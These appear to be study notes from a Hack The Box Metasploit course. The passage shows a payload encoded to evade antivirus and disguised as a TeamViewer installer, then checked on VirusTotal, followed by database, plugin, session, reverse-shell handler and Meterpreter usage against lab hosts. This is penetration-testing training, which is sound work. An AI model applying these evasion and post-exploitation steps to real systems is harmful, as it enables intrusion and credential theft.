x86/shikata_ga_nai succeeded with size 368 (iteration=0)
x86/shikata_ga_nai succeeded with size 395 (iteration=1)
x86/shikata_ga_nai succeeded with size 422 (iteration=2)
x86/shikata_ga_nai succeeded with size 449 (iteration=3)
x86/shikata_ga_nai succeeded with size 476 (iteration=4)
x86/shikata_ga_nai succeeded with size 503 (iteration=5)
x86/shikata_ga_nai succeeded with size 530 (iteration=6)
x86/shikata_ga_nai succeeded with size 557 (iteration=7)
x86/shikata_ga_nai succeeded with size 584 (iteration=8)
x86/shikata_ga_nai succeeded with size 611 (iteration=9)
x86/shikata_ga_nai chosen with final size 611
Payload size: 611 bytes
Final size of exe file: 73802 bytes
Error: Permission denied @ rb_sysopen - /root/Desktop/TeamViewerInstall.exe
There is a high number of products that still detect the payload. Alternatively, Metasploit offers a tool called msf-virustotal that you can use with an API key to analyze your payloads.
d41y@htb[/htb]$ msf-virustotal -k <API key> -f TeamViewerInstall.exe
[*] Using API key: <API key>
[*] Please wait while I upload TeamViewerInstall.exe...
[*] VirusTotal: Scan request successfully queued, come back later for the report
[*] Sample MD5 hash : 4f54cc46e2f55be168cc6114b74a3130
[*] Sample SHA1 hash : 53fcb4ed92cf40247782de41877b178ef2a9c5a9
[*] Sample SHA256 hash : 66894cbecf2d9a31220ef811a2ba65c06fdfecddbc729d006fdab10e43368da8
[*] Analysis link: https://www.virustotal.com/gui/file/<SNIP>/detection/f-<SNIP>-1651750343
[*] Requesting the report...
[*] Received code -2. Waiting for another 60 seconds...
[*] Received code -2. Waiting for another 60 seconds...
[*] Received code -2. Waiting for another 60 seconds...
[*] Received code -2. Waiting for another 60 seconds...
[*] Received code -2. Waiting for another 60 seconds...
[*] Received code -2. Waiting for another 60 seconds...
[*] Analysis Report: TeamViewerInstall.exe (51 / 68): 66894cbecf2d9a31220ef811a2ba65c06fdfecddbc729d006fdab10e43368da8
==================================================================================================================
Antivirus Detected Version Result Update
--------- -------- ------- ------ ------
ALYac true 1.1.3.1 Trojan.CryptZ.Gen 20220505
APEX true 6.288 Malicious 20220504
AVG true 21.1.5827.0 Win32:SwPatch [Wrm] 20220505
Acronis true 1.2.0.108 suspicious 20220426
Ad-Aware true 3.0.21.193 Trojan.CryptZ.Gen 20220505
AhnLab-V3 true 3.21.3.10230 Trojan/Win32.Shell.R1283 20220505
Alibaba false 0.3.0.5 20190527
Antiy-AVL false 3.0 20220505
Arcabit true 1.0.0.889 Trojan.CryptZ.Gen 20220505
Avast true 21.1.5827.0 Win32:SwPatch [Wrm] 20220505
Avira true 8.3.3.14 TR/Patched.Gen2 20220505
Baidu false 1.0.0.2 20190318
BitDefender true 7.2 Trojan.CryptZ.Gen 20220505
BitDefenderTheta true 7.2.37796.0 Gen:NN.ZexaF.34638.eq1@aC@Q!ici 20220428
Bkav true 1.3.0.9899 W32.FamVT.RorenNHc.Trojan 20220505
CAT-QuickHeal true 14.00 Trojan.Swrort.A 20220505
CMC false 2.10.2019.1 20211026
ClamAV true 0.105.0.0 Win.Trojan.MSShellcode-6360728-0 20220505
Comodo true 34592 TrojWare.Win32.Rozena.A@4jwdqr 20220505
CrowdStrike true 1.0 win/malicious_confidence_100% (D) 20220418
Cylance true 2.3.1.101 Unsafe 20220505
Cynet true 4.0.0.27 Malicious (score: 100) 20220505
Cyren true 6.5.1.2 W32/Swrort.A.gen!Eldorado 20220505
DrWeb true 7.0.56.4040 Trojan.Swrort.1 20220505
ESET-NOD32 true 25218 a variant of Win32/Rozena.AA 20220505
Elastic true 4.0.36 malicious (high confidence) 20220503
Emsisoft true 2021.5.0.7597 Trojan.CryptZ.Gen (B) 20220505
F-Secure false 18.10.978-beta,1651672875v,1651675347h,1651717942c,1650632236t 20220505
FireEye true 35.24.1.0 Generic.mg.4f54cc46e2f55be1 20220505
Fortinet true 6.2.142.0 MalwThreat!0971IV 20220505
GData true A:25.32960B:27.27244 Trojan.CryptZ.Gen 20220505
Gridinsoft true 1.0.77.174 Trojan.Win32.Swrort.zv!s2 20220505
Ikarus true 6.0.24.0 Trojan.Win32.Swrort 20220505
Jiangmin false 16.0.100 20220504
K7AntiVirus true 12.10.42191 Trojan ( 001172b51 ) 20220505
K7GW true 12.10.42191 Trojan ( 001172b51 ) 20220505
Kaspersky true 21.0.1.45 HEUR:Trojan.Win32.Generic 20220505
Kingsoft false 2017.9.26.565 20220505
Lionic false 7.5 20220505
MAX true 2019.9.16.1 malware (ai score=89) 20220505
Malwarebytes true 4.2.2.27 Trojan.Rozena 20220505
MaxSecure true 1.0.0.1 Trojan.Malware.300983.susgen 20220505
McAfee true 6.0.6.653 Swrort.i 20220505
McAfee-GW-Edition true v2019.1.2+3728 BehavesLike.Win32.Swrort.lh 20220505
MicroWorld-eScan true 14.0.409.0 Trojan.CryptZ.Gen 20220505
Microsoft true 1.1.19200.5 Trojan:Win32/Meterpreter.A 20220505
NANO-Antivirus true 1.0.146.25588 Virus.Win32.Gen-Crypt.ccnc 20220505
Paloalto false 0.9.0.1003 20220505
Panda false 4.6.4.2 20220504
Rising true 25.0.0.27 Trojan.Generic@AI.100 (RDMK:cmRtazqDtX58xtB5RYP2bMLR5Bv1) 20220505
SUPERAntiSpyware true 5.6.0.1032 Trojan.Backdoor-Shell 20220430
Sangfor true 2.14.0.0 Trojan.Win32.Save.a 20220415
SentinelOne true 22.2.1.2 Static AI - Malicious PE 20220330
Sophos true 1.4.1.0 ML/PE-A + Mal/EncPk-ACE 20220505
Symantec true 1.17.0.0 Packed.Generic.347 20220505
TACHYON false 2022-05-05.02 20220505
Tencent true 1.0.0.1 Trojan.Win32.Cryptz.za 20220505
TrendMicro true 11.0.0.1006 BKDR_SWRORT.SM 20220505
TrendMicro-HouseCall true 10.0.0.1040 BKDR_SWRORT.SM 20220505
VBA32 false 5.0.0 20220505
ViRobot true 2014.3.20.0 Trojan.Win32.Elzob.Gen 20220504
VirIT false 9.5.188 20220504
Webroot false 1.0.0.403 20220505
Yandex true 5.5.2.24 Trojan.Rosena.Gen.1 20220428
Zillya false 2.0.0.4625 20220505
ZoneAlarm true 1.0 HEUR:Trojan.Win32.Generic 20220505
Zoner false 2.2.2.0 20220504
tehtris false v0.1.2 20220505
Databases
… are used to keep track of your results.
Setting it up
PostgreSQL Status
d41y@htb[/htb]$ sudo service postgresql status
● postgresql.service - PostgreSQL RDBMS
Loaded: loaded (/lib/systemd/system/postgresql.service; disabled; vendor preset: disabled)
Active: active (exited) since Fri 2022-05-06 14:51:30 BST; 3min 51s ago
Process: 2147 ExecStart=/bin/true (code=exited, status=0/SUCCESS)
Main PID: 2147 (code=exited, status=0/SUCCESS)
CPU: 1ms
May 06 14:51:30 pwnbox-base systemd[1]: Starting PostgreSQL RDBMS...
May 06 14:51:30 pwnbox-base systemd[1]: Finished PostgreSQL RDBMS.
Start PostgreSQL
d41y@htb[/htb]$ sudo systemctl start postgresql
MSF - Initiate a Database
d41y@htb[/htb]$ sudo msfdb init
[i] Database already started
[+] Creating database user 'msf'
[+] Creating databases 'msf'
[+] Creating databases 'msf_test'
[+] Creating configuration file '/usr/share/metasploit-framework/config/database.yml'
[+] Creating initial database schema
rake aborted!
NoMethodError: undefined method `without' for #<Bundler::Settings:0x000055dddcf8cba8>
Did you mean? with_options
<SNIP>
Sometimes an error can occur if Metasploit is not up to date. First, often it helps to update Metasploit (apt update) to solve this problem.
d41y@htb[/htb]$ sudo msfdb init
[i] Database already started
[i] The database appears to be already configured, skipping initialization
If the initialization is skipped and Metasploit tells you that the database is already configured, you can recheck the status of the database:
d41y@htb[/htb]$ sudo msfdb status
● postgresql.service - PostgreSQL RDBMS
Loaded: loaded (/lib/systemd/system/postgresql.service; disabled; vendor preset: disabled)
Active: active (exited) since Mon 2022-05-09 15:19:57 BST; 35min ago
Process: 2476 ExecStart=/bin/true (code=exited, status=0/SUCCESS)
Main PID: 2476 (code=exited, status=0/SUCCESS)
CPU: 1ms
May 09 15:19:57 pwnbox-base systemd[1]: Starting PostgreSQL RDBMS...
May 09 15:19:57 pwnbox-base systemd[1]: Finished PostgreSQL RDBMS.
COMMAND PID USER FD TYPE DEVICE SIZE/OFF NODE NAME
postgres 2458 postgres 5u IPv6 34336 0t0 TCP localhost:5432 (LISTEN)
postgres 2458 postgres 6u IPv4 34337 0t0 TCP localhost:5432 (LISTEN)
UID PID PPID C STIME TTY STAT TIME CMD
postgres 2458 1 0 15:19 ? Ss 0:00 /usr/lib/postgresql/13/bin/postgres -D /var/lib/postgresql/13/main -c con
[+] Detected configuration file (/usr/share/metasploit-framework/config/database.yml)
If this error does not appear, which often happens after a fresh installation of Metasploit, then you will see the following when initializing the database:
d41y@htb[/htb]$ sudo msfdb init
[+] Starting database
[+] Creating database user 'msf'
[+] Creating databases 'msf'
[+] Creating databases 'msf_test'
[+] Creating configuration file '/usr/share/metasploit-framework/config/database.yml'
[+] Creating initial database schema
MSF - Connect to the Initiated Database
d41y@htb[/htb]$ sudo msfdb run
[i] Database already started
. .
.
dBBBBBBb dBBBP dBBBBBBP dBBBBBb . o
' dB' BBP
dB'dB'dB' dBBP dBP dBP BB
dB'dB'dB' dBP dBP dBP BB
dB'dB'dB' dBBBBP dBP dBBBBBBB
dBBBBBP dBBBBBb dBP dBBBBP dBP dBBBBBBP
. . dB' dBP dB'.BP
| dBP dBBBB' dBP dB'.BP dBP dBP
--o-- dBP dBP dBP dB'.BP dBP dBP
| dBBBBP dBP dBBBBP dBBBBP dBP dBP
.
.
o To boldly go where no
shell has gone before
=[ metasploit v6.1.39-dev ]
+ -- --=[ 2214 exploits - 1171 auxiliary - 396 post ]
+ -- --=[ 616 payloads - 45 encoders - 11 nops ]
+ -- --=[ 9 evasion ]
msf6>
MSF - Reinitiate the Database
If, however, you already have the database configured and are not able to change the password to the MSF username, proceed with these commands:
d41y@htb[/htb]$ msfdb reinit
d41y@htb[/htb]$ cp /usr/share/metasploit-framework/config/database.yml ~/.msf4/
d41y@htb[/htb]$ sudo service postgresql restart
d41y@htb[/htb]$ msfconsole -q
msf6 > db_status
[*] Connected to msf. Connection type: PostgreSQL.
MSF - Database Options
msf6 > help database
Database Backend Commands
=========================
Command Description
------- -----------
db_connect Connect to an existing database
db_disconnect Disconnect from the current database instance
db_export Export a file containing the contents of the database
db_import Import a scan result file (filetype will be auto-detected)
db_nmap Executes nmap and records the output automatically
db_rebuild_cache Rebuilds the database-stored module cache
db_status Show the current database status
hosts List all hosts in the database
loot List all loot in the database
notes List all notes in the database
services List all services in the database
vulns List all vulnerabilities in the database
workspace Switch between database workspaces
msf6 > db_status
[*] Connected to msf. Connection type: postgresql.
Using the Database
These databases can be exported and imported. This is especially useful when you have extensive lists of hosts, loot, notes, and stored vulns for these hosts. After confirming that the database is successfully connected, you can organize your workspace.
Workspaces
Like a folder in a project. You can segregate the different scan results, hosts, and extracted information by IP, subnet, network, or domain.
To view the current workspace list, use the workspace command. Adding a -a or -d switch after the command, followed by the workspace’s name, will either add or delete that workspace to the database.
msf6 > workspace
* default
Notice that the default workspace is named “default” and is currently in use accoding to the *.
msf6 > workspace -a Target_1
[*] Added workspace: Target_1
[*] Workspace: Target_1
msf6 > workspace Target_1
[*] Workspace: Target_1
msf6 > workspace
default
* Target_1
To see what else you can do with workspaces, you can use:
msf6 > workspace -h
Usage:
workspace List workspaces
workspace -v List workspaces verbosely
workspace [name] Switch workspace
workspace -a [name] ... Add workspace(s)
workspace -d [name] ... Delete workspace(s)
workspace -D Delete all workspaces
workspace -r Rename workspace
workspace -h Show this help information
Importing Scan Results
Stored nmap Scan
d41y@htb[/htb]$ cat Target.nmap
Starting Nmap 7.80 ( https://nmap.org ) at 2020-08-17 20:54 UTC
Nmap scan report for 10.10.10.40
Host is up (0.017s latency).
Not shown: 991 closed ports
PORT STATE SERVICE VERSION
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
445/tcp open microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
49152/tcp open msrpc Microsoft Windows RPC
49153/tcp open msrpc Microsoft Windows RPC
49154/tcp open msrpc Microsoft Windows RPC
49155/tcp open msrpc Microsoft Windows RPC
49156/tcp open msrpc Microsoft Windows RPC
49157/tcp open msrpc Microsoft Windows RPC
Service Info: Host: HARIS-PC; OS: Windows; CPE: cpe:/o:microsoft:windows
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 60.81 seconds
Importing Scan Results
msf6 > db_import Target.xml
[*] Importing 'Nmap XML' data
[*] Import: Parsing with 'Nokogiri v1.10.9'
[*] Importing host 10.10.10.40
[*] Successfully imported ~/Target.xml
msf6 > hosts
Hosts
=====
address mac name os_name os_flavor os_sp purpose info comments
------- --- ---- ------- --------- ----- ------- ---- --------
10.10.10.40 Unknown device
msf6 > services
Services
========
host port proto name state info
---- ---- ----- ---- ----- ----
10.10.10.40 135 tcp msrpc open Microsoft Windows RPC
10.10.10.40 139 tcp netbios-ssn open Microsoft Windows netbios-ssn
10.10.10.40 445 tcp microsoft-ds open Microsoft Windows 7 - 10 microsoft-ds workgroup: WORKGROUP
10.10.10.40 49152 tcp msrpc open Microsoft Windows RPC
10.10.10.40 49153 tcp msrpc open Microsoft Windows RPC
10.10.10.40 49154 tcp msrpc open Microsoft Windows RPC
10.10.10.40 49155 tcp msrpc open Microsoft Windows RPC
10.10.10.40 49156 tcp msrpc open Microsoft Windows RPC
10.10.10.40 49157 tcp msrpc open Microsoft Windows RPC
Using nmap inside of MSFconsole
msf6 > db_nmap -sV -sS 10.10.10.8
[*] Nmap: Starting Nmap 7.80 ( https://nmap.org ) at 2020-08-17 21:04 UTC
[*] Nmap: Nmap scan report for 10.10.10.8
[*] Nmap: Host is up (0.016s latency).
[*] Nmap: Not shown: 999 filtered ports
[*] Nmap: PORT STATE SERVICE VERSION
[*] Nmap: 80/TCP open http HttpFileServer httpd 2.3
[*] Nmap: Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
[*] Nmap: Service detection performed. Please report any incorrect results at https://nmap.org/submit/
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 11.12 seconds
msf6 > hosts
Hosts
=====
address mac name os_name os_flavor os_sp purpose info comments
------- --- ---- ------- --------- ----- ------- ---- --------
10.10.10.8 Unknown device
10.10.10.40 Unknown device
msf6 > services
Services
========
host port proto name state info
---- ---- ----- ---- ----- ----
10.10.10.8 80 tcp http open HttpFileServer httpd 2.3
10.10.10.40 135 tcp msrpc open Microsoft Windows RPC
10.10.10.40 139 tcp netbios-ssn open Microsoft Windows netbios-ssn
10.10.10.40 445 tcp microsoft-ds open Microsoft Windows 7 - 10 microsoft-ds workgroup: WORKGROUP
10.10.10.40 49152 tcp msrpc open Microsoft Windows RPC
10.10.10.40 49153 tcp msrpc open Microsoft Windows RPC
10.10.10.40 49154 tcp msrpc open Microsoft Windows RPC
10.10.10.40 49155 tcp msrpc open Microsoft Windows RPC
10.10.10.40 49156 tcp msrpc open Microsoft Windows RPC
10.10.10.40 49157 tcp msrpc open Microsoft Windows RPC
Data Backup
MSF - DB Export
msf6 > db_export -h
Usage:
db_export -f <format> [filename]
Format can be one of: xml, pwdump
[-] No output file was specified
msf6 > db_export -f xml backup.xml
[*] Starting export of workspace default to backup.xml [ xml ]...
[*] Finished export of workspace default to backup.xml [ xml ]...
Hosts
The hosts command displays a database table automatically populated with the host addresses, hostnames, and other information you find about these during your scans and interactions.
Stored Hosts
msf6 > hosts -h
Usage: hosts [ options ] [addr1 addr2 ...]
OPTIONS:
-a,--add Add the hosts instead of searching
-d,--delete Delete the hosts instead of searching
-c <col1,col2> Only show the given columns (see list below)
-C <col1,col2> Only show the given columns until the next restart (see list below)
-h,--help Show this help information
-u,--up Only show hosts which are up
-o <file> Send output to a file in CSV format
-O <column> Order rows by specified column number
-R,--rhosts Set RHOSTS from the results of the search
-S,--search Search string to filter by
-i,--info Change the info of a host
-n,--name Change the name of a host
-m,--comment Change the comment of a host
-t,--tag Add or specify a tag to a range of hosts
Available columns: address, arch, comm, comments, created_at, cred_count, detected_arch, exploit_attempt_count, host_detail_count, info, mac, name, note_count, os_family, os_flavor, os_lang, os_name, os_sp, purpose, scope, service_count, state, updated_at, virtual_host, vuln_count, tags
Services
The services command functions the same way as the previous one. It contains a table with descriptions and information on services discovered during scans or interactions.
MSF - Stored Services of Hosts
msf6 > services -h
Usage: services [-h] [-u] [-a] [-r <proto>] [-p <port1,port2>] [-s <name1,name2>] [-o <filename>] [addr1 addr2 ...]
-a,--add Add the services instead of searching
-d,--delete Delete the services instead of searching
-c <col1,col2> Only show the given columns
-h,--help Show this help information
-s <name> Name of the service to add
-p <port> Search for a list of ports
-r <protocol> Protocol type of the service being added [tcp|udp]
-u,--up Only show services which are up
-o <file> Send output to a file in csv format
-O <column> Order rows by specified column number
-R,--rhosts Set RHOSTS from the results of the search
-S,--search Search string to filter by
-U,--update Update data for existing service
Available columns: created_at, info, name, port, proto, state, updated_at
Credentials
The creds command allows you to visualize the credentials gathered during your interaction with the target host.
MSF - Stored Credentials
msf6 > creds -h
With no sub-command, list credentials. If an address range is
given, show only credentials with logins on hosts within that
range.
Usage - Listing credentials:
creds [filter options] [address range]
Usage - Adding credentials:
creds add uses the following named parameters.
user : Public, usually a username
password : Private, private_type Password.
ntlm : Private, private_type NTLM Hash.
Postgres : Private, private_type Postgres MD5
ssh-key : Private, private_type SSH key, must be a file path.
hash : Private, private_type Nonreplayable hash
jtr : Private, private_type John the Ripper hash type.
realm : Realm,
realm-type: Realm, realm_type (domain db2db sid pgdb rsync wildcard), defaults to domain.
Examples: Adding
# Add a user, password and realm
creds add user:admin password:notpassword realm:workgroup
# Add a user and password
creds add user:guest password:'guest password'
# Add a password
creds add password:'password without username'
# Add a user with an NTLMHash
creds add user:admin ntlm:E2FC15074BF7751DD408E6B105741864:A1074A69B1BDE45403AB680504BBDD1A
# Add a NTLMHash
creds add ntlm:E2FC15074BF7751DD408E6B105741864:A1074A69B1BDE45403AB680504BBDD1A
# Add a Postgres MD5
creds add user:postgres postgres:md5be86a79bf2043622d58d5453c47d4860
# Add a user with an SSH key
creds add user:sshadmin ssh-key:/path/to/id_rsa
# Add a user and a NonReplayableHash
creds add user:other hash:d19c32489b870735b5f587d76b934283 jtr:md5
# Add a NonReplayableHash
creds add hash:d19c32489b870735b5f587d76b934283
General options
-h,--help Show this help information
-o <file> Send output to a file in csv/jtr (john the ripper) format.
If the file name ends in '.jtr', that format will be used.
If file name ends in '.hcat', the hashcat format will be used.
CSV by default.
-d,--delete Delete one or more credentials
Filter options for listing
-P,--password <text> List passwords that match this text
-p,--port <portspec> List creds with logins on services matching this port spec
-s <svc names> List creds matching comma-separated service names
-u,--user <text> List users that match this text
-t,--type <type> List creds that match the following types: password,ntlm,hash
-O,--origins <IP> List creds that match these origins
-R,--rhosts Set RHOSTS from the results of the search
-v,--verbose Don't truncate long password hashes
Examples, John the Ripper hash types:
Operating Systems (starts with)
Blowfish ($2a$) : bf
BSDi (_) : bsdi
DES : des,crypt
MD5 ($1$) : md5
SHA256 ($5$) : sha256,crypt
SHA512 ($6$) : sha512,crypt
Databases
MSSQL : mssql
MSSQL 2005 : mssql05
MSSQL 2012/2014 : mssql12
MySQL < 4.1 : mysql
MySQL >= 4.1 : mysql-sha1
Oracle : des,oracle
Oracle 11 : raw-sha1,oracle11
Oracle 11 (H type): dynamic_1506
Oracle 12c : oracle12c
Postgres : postgres,raw-md5
Examples, listing:
creds # Default, returns all credentials
creds 1.2.3.4/24 # Return credentials with logins in this range
creds -O 1.2.3.4/24 # Return credentials with origins in this range
creds -p 22-25,445 # nmap port specification
creds -s ssh,smb # All creds associated with a login on SSH or SMB services
creds -t NTLM # All NTLM creds
creds -j md5 # All John the Ripper hash type MD5 creds
Example, deleting:
# Delete all SMB credentials
creds -d -s smb
Loot
The loot command works in conjuction with the command above to offer you an at-a-glance list of owned services and users.
MSF - Stored Loot
msf6 > loot -h
Usage: loot [options]
Info: loot [-h] [addr1 addr2 ...] [-t <type1,type2>]
Add: loot -f [fname] -i [info] -a [addr1 addr2 ...] -t [type]
Del: loot -d [addr1 addr2 ...]
-a,--add Add loot to the list of addresses, instead of listing
-d,--delete Delete *all* loot matching host and type
-f,--file File with contents of the loot to add
-i,--info Info of the loot to add
-t <type1,type2> Search for a list of types
-h,--help Show this help information
-S,--search Search string to filter by
Plugins
… are readily available software that has already been released by third parties and have given approval to the creators of Metasploit to integrate their software inside the framework.
Using Plugins
To start using a plugin, you will need to ensure it is installed in the correct directory on your machine. Navigating to /usr/share/metasploit-framework/plugins, which is the default directory for every new installation of msfconsole, should show you which plugins you have to your availability.
If the plugin is found there, you can fire it up inside msfconsole and will be met with the greeting output for that specific plugin, signaling that it was successfully loaded in and is now ready to use.
MSF - Load Nessus
msf6 > load nessus
[*] Nessus Bridge for Metasploit
[*] Type nessus_help for a command listing
[*] Successfully loaded Plugin: Nessus
msf6 > nessus_help
Command Help Text
------- ---------
Generic Commands
----------------- -----------------
nessus_connect Connect to a Nessus server
nessus_logout Logout from the Nessus server
nessus_login Login into the connected Nessus server with a different username and
<SNIP>
nessus_user_del Delete a Nessus User
nessus_user_passwd Change Nessus Users Password
Policy Commands
----------------- -----------------
nessus_policy_list List all polciies
nessus_policy_del Delete a policy
Installing new Plugins
To install new custom plugins not included in new updates of the distro, you can take the .rb file provided on the maker’s page and replace it in the folder at /usr/share/metasploit-framework/plugins with the proper permissions.
Downloading MSF Plugins
d41y@htb[/htb]$ git clone https://github.com/darkoperator/Metasploit-Plugins
d41y@htb[/htb]$ ls Metasploit-Plugins
aggregator.rb ips_filter.rb pcap_log.rb sqlmap.rb
alias.rb komand.rb pentest.rb thread.rb
auto_add_route.rb lab.rb request.rb token_adduser.rb
beholder.rb libnotify.rb rssfeed.rb token_hunter.rb
db_credcollect.rb msfd.rb sample.rb twitt.rb
db_tracker.rb msgrpc.rb session_notifier.rb wiki.rb
event_tester.rb nessus.rb session_tagger.rb wmap.rb
ffautoregen.rb nexpose.rb socket_logger.rb
growl.rb openvas.rb sounds.rb
MSF - Copying Plugin to MSF
d41y@htb[/htb]$ sudo cp ./Metasploit-Plugins/pentest.rb /usr/share/metasploit-framework/plugins/pentest.rb
Afterward, launch msfconsole and check the plugin’s installation by running the load command. After the plugin has been loaded, the help menu at the msfconsole is automatically extended by additional functions.
MSF - Load Plugin
d41y@htb[/htb]$ msfconsole -q
msf6 > load pentest
___ _ _ ___ _ _
| _ \___ _ _| |_ ___ __| |_ | _ \ |_ _ __ _(_)_ _
| _/ -_) ' \ _/ -_|_-< _| | _/ | || / _` | | ' \
|_| \___|_||_\__\___/__/\__| |_| |_|\_,_\__, |_|_||_|
|___/
Version 1.6
Pentest Plugin loaded.
by Carlos Perez (carlos_perez[at]darkoperator.com)
[*] Successfully loaded plugin: pentest
msf6 > help
Tradecraft Commands
===================
Command Description
------- -----------
check_footprint Checks the possible footprint of a post module on a target system.
auto_exploit Commands
=====================
Command Description
------- -----------
show_client_side Show matched client side exploits from data imported from vuln scanners.
vuln_exploit Runs exploits based on data imported from vuln scanners.
Discovery Commands
==================
Command Description
------- -----------
discover_db Run discovery modules against current hosts in the database.
network_discover Performs a port-scan and enumeration of services found for non pivot networks.
pivot_network_discover Performs enumeration of networks available to a specified Meterpreter session.
show_session_networks Enumerate the networks one could pivot thru Meterpreter in the active sessions.
Project Commands
================
Command Description
------- -----------
project Command for managing projects.
Postauto Commands
=================
Command Description
------- -----------
app_creds Run application password collection modules against specified sessions.
get_lhost List local IP addresses that can be used for LHOST.
multi_cmd Run shell command against several sessions
multi_meter_cmd Run a Meterpreter Console Command against specified sessions.
multi_meter_cmd_rc Run resource file with Meterpreter Console Commands against specified sessions.
multi_post Run a post module against specified sessions.
multi_post_rc Run resource file with post modules and options against specified sessions.
sys_creds Run system password collection modules against specified sessions.
<SNIP>
Mixins
… are classes that act as methods for use by other classes without having to be the parent class of those other classes. Thus, it would be deemed inappropriate to call it inheritance but rather inclusion. They are mainly used when you:
- want to provide a lot of optional features for a class
- want to use one particular feature for a multitude of classes
Most of Ruby programming language resolves around Mixins as Modules.
Sessions
MSFconsole can manage multiplte sessions at the same time. Once several sessions are created, you can switch between them and link a different module to one of the backgrounded sessions to run on it or turn them into jobs.
Using Sessions
Backgrounding can be accomplished by pressing [CTRL] + [Z] or by typing background.
Listing Active Sessions
msf6 exploit(windows/smb/psexec_psh) > sessions
Active sessions
===============
Id Name Type Information Connection
-- ---- ---- ----------- ----------
1 meterpreter x86/windows NT AUTHORITY\SYSTEM @ MS01 10.10.10.129:443 -> 10.10.10.205:50501 (10.10.10.205)
Interacting with a Session
# sessions -i [no.] to open up a specific session.
msf6 exploit(windows/smb/psexec_psh) > sessions -i 1
[*] Starting interaction with 1...
meterpreter >
This is specifically useful when you want to run an additional module on an already exploited system with a formed, stable communication channel.
This can be done by backgrounding your current session, which is formed due to the success of the first exploit, searching for the second module you wish to run, if made possible by the type of module selected, selecting the session number on which the module should be run. This can be done from the second module’s show option menu.
Usually, these modules can be found in the post category, referring to Post-Exploitation modules. The main archetypes of modules in this category consist of credential gatherers, local exploit suggesters, and internal scanners.
Jobs
If, for example, you are running an active exploit under a specific port and need this port for a different moduel, you cannot simply terminate the session. If you did that, you would see that the port would still be in use, affecting your use of the new module. So instead, you would need to use the jobs command to look at the currently active tasks running in the background and terminate the old ones to free up the port.
Other types of tasks inside sessions can also be converted into jobs to run in the background seamlessly, even if the session dies or disappears.
Viewing the Jobcs Command Help Menu
msf6 exploit(multi/handler) > jobs -h
Usage: jobs [options]
Active job manipulation and interaction.
OPTIONS:
-K Terminate all running jobs.
-P Persist all running jobs on restart.
-S <opt> Row search filter.
-h Help banner.
-i <opt> Lists detailed information about a running job.
-k <opt> Terminate jobs by job ID and/or range.
-l List all running jobs.
-p <opt> Add persistence to job by job ID
-v Print more detailed info. Use with -i and -l
Viewing the Exploit Command Help Menu
msf6 exploit(multi/handler) > exploit -h
Usage: exploit [options]
Launches an exploitation attempt.
OPTIONS:
-J Force running in the foreground, even if passive.
-e <opt> The payload encoder to use. If none is specified, ENCODER is used.
-f Force the exploit to run regardless of the value of MinimumRank.
-h Help banner.
-j Run in the context of a job.
<SNIP
Running an Exploit as a Background Job
msf6 exploit(multi/handler) > exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
[*] Started reverse TCP handler on 10.10.14.34:4444
Listing Running Jobs
msf6 exploit(multi/handler) > jobs -l
Jobs
====
Id Name Payload Payload opts
-- ---- ------- ------------
0 Exploit: multi/handler generic/shell_reverse_tcp tcp://10.10.14.34:4444
# kill [index no.] to kill a specific job
# jobs -K to kill all running jobs
Meterpreter
The meterpreter payload is a specific type of multi-faceted, extensible payload that uses DLL injection to ensure the connection to the victim host is stable and difficult to detect using simple checks and be configured to be persistent across reboots or system changes. Furthermore, meterpreter resides entirely in the memory of the remote host and leaves no traces on the hard drive, making it difficult to detect with conventional forensic techniques.
Running Meterpreter
To run meterpreter, you only need to select any version of it from the show payloads output, taking into consideration the type of connection and OS you are attacking.
When the exploit is completed, the following events occur:
- the target executes the initial stager; this is usually a bind, reverse, findtag, passivex, etc.
- the stager loads the DLL prefixed with Reflective; the Reflective stub handles the loading/injection of the DLL
- the meterpreter core initializes, establishes an AES-encrypted link over the socket, and sends a GET; metasploit receives this GET and configures the client
- lastly, meterpreter loads extensions; it will always load stdapi and load priv if the module gives administrative rights; all of these extensions are loaded over AES encryption
MSF - Meterpreter Commands
meterpreter > help
Core Commands
=============
Command Description
------- -----------
? Help menu
background Backgrounds the current session
bg Alias for background
bgkill Kills a background meterpreter script
bglist Lists running background scripts
bgrun Executes a meterpreter script as a background thread
channel Displays information or control active channels
close Closes a channel
disable_unicode_encoding Disables encoding of unicode strings
enable_unicode_encoding Enables encoding of unicode strings
exit Terminate the meterpreter session
get_timeouts Get the current session timeout values
guid Get the session GUID
help Help menu
info Displays information about a Post module
irb Open an interactive Ruby shell on the current session
load Load one or more meterpreter extensions
machine_id Get the MSF ID of the machine attached to the session
migrate Migrate the server to another process
pivot Manage pivot listeners
pry Open the Pry debugger on the current session
quit Terminate the meterpreter session
read Reads data from a channel
resource Run the commands stored in a file
run Executes a meterpreter script or Post module
secure (Re)Negotiate TLV packet encryption on the session
sessions Quickly switch to another session
set_timeouts Set the current session timeout values
sleep Force Meterpreter to go quiet, then re-establish session.
transport Change the current transport mechanism
use Deprecated alias for "load"
uuid Get the UUID for the current session
write Writes data to a channel
The main idea you need to get about meterpreter is that it is just as good as getting a direct shell on the target OS but with more functionality. The developers of meterpreter set clear design goals for the project to skyrocket in usability in the future. Meterpreter needs to be:
- stealthy
- powerful
- extensible
Using Meterpreter
MSF - Scanning Target
msf6 > db_nmap -sV -p- -T5 -A 10.10.10.15
[*] Nmap: Starting Nmap 7.80 ( https://nmap.org ) at 2020-09-03 09:55 UTC
[*] Nmap: Nmap scan report for 10.10.10.15
[*] Nmap: Host is up (0.021s latency).
[*] Nmap: Not shown: 65534 filtered ports
[*] Nmap: PORT STATE SERVICE VERSION
[*] Nmap: 80/tcp open http Microsoft IIS httpd 6.0
[*] Nmap: | http-methods:
[*] Nmap: |_ Potentially risky methods: TRACE DELETE COPY MOVE PROPFIND PROPPATCH SEARCH MKCOL LOCK UNLOCK PUT
[*] Nmap: |_http-server-header: Microsoft-IIS/6.0
[*] Nmap: |_http-title: Under Construction
[*] Nmap: | http-webdav-scan:
[*] Nmap: | Public Options: OPTIONS, TRACE, GET, HEAD, DELETE, PUT, POST, COPY, MOVE, MKCOL, PROPFIND, PROPPATCH, LOCK, UNLOCK, SEARCH
[*] Nmap: | WebDAV type: Unknown
